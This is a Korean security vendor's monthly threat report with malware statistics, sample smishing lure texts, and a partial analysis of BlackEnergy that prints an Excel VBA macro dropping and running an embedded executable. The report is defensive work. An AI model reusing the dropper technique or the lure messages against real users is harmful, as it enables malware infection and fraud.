

---

# 알약 월간 보안동향 보고서.

---

2016년 1월



# 알약 1월 보안동향보고서

## CONTENTS

---

### Part1 12월의 악성코드 통계

악성코드 통계  
허니팟/트래픽 분석  
스팸 메일 및 악성코드가 포함된 메일 분석  
스미싱 분석

### Part2 악성코드 이슈 분석

개요  
악성코드 상세 분석  
결론

### Part3 보안 이슈 돋보기

12월의 보안 이슈  
12월의 취약점 이슈

### Part4 해외보안동향

영미권  
중국  
일본

## 12월의 총평

12월에 가장 이슈가 되었던 악성코드는 역시 '랜섬웨어'였습니다. 기존에 발견되었던 랜섬웨어들은 지속적으로 변종이 제작되어 유포되었으며 특히 TeslaCrypt 랜섬웨어의 변종이면서, 파일들을 .vvv 확장자로 변환시키는 vvv랜섬웨어의 경우는 우리나라 뿐만 아니라 일본에서도 크게 이슈가 된 바 있습니다.

vvv랜섬웨어는 주로 스팸메일에 포함된 첨부파일로 유포되거나 취약한 웹사이트를 방문한 불특정 다수 사용자 대상으로 DBD(Drive-by-Download)공격을 통해 뿌려진 것으로 확인되었습니다.

이렇듯 수많은 랜섬웨어 및 변종이 창궐 중인 상황에서 알약에서도 랜섬웨어 차단기능을 새롭게 업데이트하였습니다. 랜섬웨어의 동작 여부를 감지하여 해당 프로세스의 활동을 차단하는 형태로 동작하기 때문에 다양한 랜섬웨어 변종에 대한 효과적인 방어가 가능하므로 꼭 활용해보시기 바랍니다. 물론, 중요자료에 대한 주기적인 백업과 사용중인 OS/SW보안패치 역시 필수입니다.

랜섬웨어 이슈 외에도 12월초에 다수의 VPN프로토콜과 OS에서 Port Fail취약점이 발견되면서 VPN이나 토렌트를 이용하는 사용자PC의 실제 IP주소가 노출되는 이슈도 화제가 된 바 있습니다.

# Part1. 12월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸 메일 및 악성코드가 포함된 메일 분석

스미싱 분석

# 1.악성코드 통계

## 감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2015년 12월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3위를 차지했던 악성코드들 중, 2위 Misc.Keygen 악성코드를 제외하고는 모두 Top3항목에서 크게 순위가 내려갔다.

대신 새롭게 Trojan.Agent.Gen과 Trojan.32041520이 Top3 항목에 리스트업 되었다. Trojan.Agent.Gen와 Trojan.32041520은 추가적인 악성코드를 다운로드하고 사용자PC의 중요정보를 탈취하는 트로이목마의 특성을 가진 악성코드를 탐지하는 제너릭 탐지명이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Trojan.Agent.Gen	Trojan	1004
2	-	Misc.Keygen	Trojan	881
3	NEW	Trojan.32041520	Trojan	855
4	↓ 1	Adware.KorAdware.Gen	Adware	725
5	NEW	Gen:Adware.Kraddare.26	Adware	679
6	↓ 5	Misc.Suspicious.NTZ	Etc	661
7	NEW	Misc.HackTool.WinActivator	Trojan	645
8	↓ 4	Gen:Adware.BrowseFox.1	Adware	476
9	NEW	Adware.Generic.1442378	Adware	311
10	NEW	Trojan.Agent.0411	Trojan	309
11	NEW	Adware.Generic.1409039	Adware	293
12	↓ 4	Backdoor.Agent.com32	Backdoor	281
13	NEW	Hosts.www.nate.com	Host	279
14	NEW	Hosts.www.daum.net	Host	279
15	-	Hosts.zum.com	Host	279

\*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2015년 12월 01일 ~ 2015년 12월 31일


### 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 46%를 차지했으며 애드웨어(Adware) 유형이 31%로 그 뒤를 이었다.



### 카테고리별 악성코드 비율 전월 비교


12월에는 지난 11월과 비교하여 트로이목마(Trojan) 유형 악성코드와 애드웨어(Adware) 유형의 악성코드가 큰 폭의 증가추세를 보였다.




## 2. 허니팟/트래픽 분석

### 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




### 상위 Top 5 포트 월별 추이



## 악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치




### 3. 스팸메일 및 악성코드가 포함된 메일 분석

#### 일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2015년 12월의 경우 2015년 11월에 비해 스팸메일 유입수치는 약 20% 가량 감소한 반면, 메일에 첨부된 악성코드수치는 약 20% 가량 증가하였다.

12월에 가장 많이 발견된 메일에 포함된 악성코드는 CXmail/OleDI-A(S)이다.

해당 악성코드는 이메일에 첨부되어 주로 유포되는 악성코드이며, 공격자가 지정한 위치로부터 또다른 악성코드를 다운로드하고, 시스템 시큐리티 설정을 수정하면서 특정사이트로 연결되는 링크를 오픈한다. 일반적으로 MS word 혹은 Excel 파일 형식으로 구성되어 있다.



# 4. 스미싱 분석

## 알약 안드로이드를 통한 스미싱 신고 현황

기간	2015년 12월 01일 ~ 2015년 12월 31일
총 신고 건수	6,374건

## 키워드별 신고 내역

키워드	신고 건수	비율
결혼	325	5.10%
택배	96	1.51%
등기	34	0.53%
본인확인	31	0.49%
사진	24	0.38%
입학	10	0.16%
민방위	9	0.14%
민사소송	8	0.13%
결제	5	0.08%
돌잔치	5	0.08%

## 스미싱 신고추이

지난달 스미싱 신고 건수 6,715건 대비 이번 달 6,374건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 341건 감소했다. 이번 달에는 결혼 관련 스미싱과 택배 관련 스미싱이 신고 내역의 대부분을 차지했다. 새롭게 연말 관련 스미싱도 등장했다.

## 알약이 뽑은 12월 주목할만한 스미싱

### 특이문자

순위	문자내용
1	여러분, 오랜만입니다~ 이번주 토요일 동창만회를 기획하고있습니다. 기획인 연락번호는~
2	11월 신용카드 이용대금이 연체되고 있습니다. 연체내역 확인
3	[연말기획] 편의점 상품권 당첨되셨습니다. 다운로드

### 다수문자

순위	문자내용
1	청qf첩np장go이도ln착xe呵呵였am습le네cv다s
2	고객님 택배가 반송되었습니다 상세주소 다시 확인해주세요
3	우편물이고객님의부재중으로반송되었습니다등기물정보확인하기
4	[www.kdisk.co.kr] 본인확인 인증번호[913269]를 화면에 입력해주세요.
5	나 기억해 우리 옛날 사진 함 보라(Web발신)
6	cms_(~*.*~(입학) 통지서 입니다.
7	[소집명령] 훈련 일시를 확인하세요.
8	귀하의 민사소송건이 접수되었으니 확인바랍니다.
9	승인번호[520191]결제창에 입력시 [ 33000원] 정상결제됩니다[다날]
10	★돌★잔★치★초★대★장★ 보냈습니다

## Part2. 12월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론

# [Backdoor.BlackEnergy]

## 악성코드 분석 보고서

### 1. 개요

해커들이 강력한 파괴력을 가진 멀웨어를 이용하여 우크라이나의 최소 3군대의 지역 전력 기관을 감염시켜 지난 12월 23일 우크라이나의 이바노프란키우시크 지역에 정전을 일으킨 것으로 밝혀졌다. 우크라이나 자원부는 조사를 통하여 이번 정전사태는 지역 에너지 공급처인 Prykarpattyoblenergo가 사이버 공격을 당했기 때문이라고 발표하였으며, 실제로 우크라이나의 다수 전력기관들이 "BlackEnergy" 멀웨어에 감염되어 있었던 것으로 밝혀졌다.

BlackEnergy 멀웨어는 2007년 처음 발견되었으며, 발견 당시 DDoS 공격을 실행하기 위한 단순한 툴이였지만, 2년전부터 감염된 컴퓨터들을 부팅할 수 없도록 만드는 등의 새로운 기능들이 추가되었다. SBU 주 정보부에서는 지난 월요일, 이 멀웨어는 "러시아의 보안 기관"이 산업 제어 시스템 및 정치적 타겟을 대상으로 사용하기 위해 제작한 것이라고 하였다.

ESET에 따르면, 이 멀웨어는 최근 KillDisk라 명명 된 새로운 컴포넌트와 백도어를 포함한 SSH 유ти리티가 업데이트 되었으며, 이로 인해 감염된 컴퓨터에 해커가 영구적으로 접근할 수 있게 되었다고 밝혔다. KillDisk모듈은 BlackEnergy 멀웨어가 컴퓨터 하드드라이브의 매우 중요한 부분을 파괴하고 산업 제어 시스템의 파괴를 가능하게 한다.

BlackEnergy의 최초 감염은 전력 기관의 직원들이 악성 매크로가 포함된 MS 오피스 파일을 열었기 때문인 것으로 추정하고 있다.

이번 호에서는 수집된 샘플 중에서 Excel 매크로를 이용하는 파일을 분석해 보도록 하겠다.

## 2. 악성코드 상세 분석


### - 악성파일 분석(black.xls)

#### 파일정보

Detection Name	File Name	MD5	Size(Byte)
Trojan.Dropper.X97M	black.xls	97B7577D13CF5E3BF39CBE6D3F0A7732	734,720

#### 악성 매크로 스크립트 실행


Microsoft Excel 문서 파일이며, 문서 내에 악성파일을 드롭하는 매크로 스크립트가 들어 있다. 오피스 프로그램에서 매크로 악성코드가 동작하기 위해서는 우선 매크로 기능이 활성화되어야 하는데, 이를 노린 공격자는 사용자가 매크로를 활성화하도록 유도한다. 본문의 그림파일 글자는 우크라이나어로 되어 있으며, 내용은 매크로를 실행하면 본문을 볼 수 있다는 것으로 사용자가 매크로를 실행하게끔 유도한다.



[그림 1] 엑셀파일 실행 화면



## Part2.12월의 악성코드 이슈



The screenshot shows a Microsoft Word document window with the 'Macro Explorer' toolbars visible at the top. The main area contains the following VBA code:

```
Private Sub MacroExpli()
    Dim fnum As Integer
    Dim fname As String
    Dim i As Integer
    Dim j As Integer
    Dim aa As Byte
    Init0
    Init1
    Init2
    Init3
    Init4
    Init5
    Init6
    Init7
    Init8
    Init9
    Init10
    Init11
    Init12
    Init13
    Init14
    Init15
    Init16
    Init17
    Init18
    Init19
    Init20
    Init21
    Init22
    Init23
    Init24
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "#vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub
```

[그림 5] 매크로 내용 2


## 악성파일 분석(vba\_macro.exe)

### 파일정보

Detection Name	File Name	MD5	Size(Byte)
Backdoor.Fonten.gen	vba_macro.exe	ABEAB18EBAE2C3E445699D256D5F5FB1	98,304

### 파일 드롭

앞서 매크로에 의해서 실행되는 vba\_macro.exe는 내부적으로 또 다른 악성 파일을 포함하고 있다. 사용자가 알아채지 못하게 해당 파일을 시스템에 생성하고 이를 실행하는 기능을 가지고 있다. 아래는 사용자 계정 이하의 Local Settings 폴더에 드롭된 악성 파일의 모습을 나타낸 것이다.



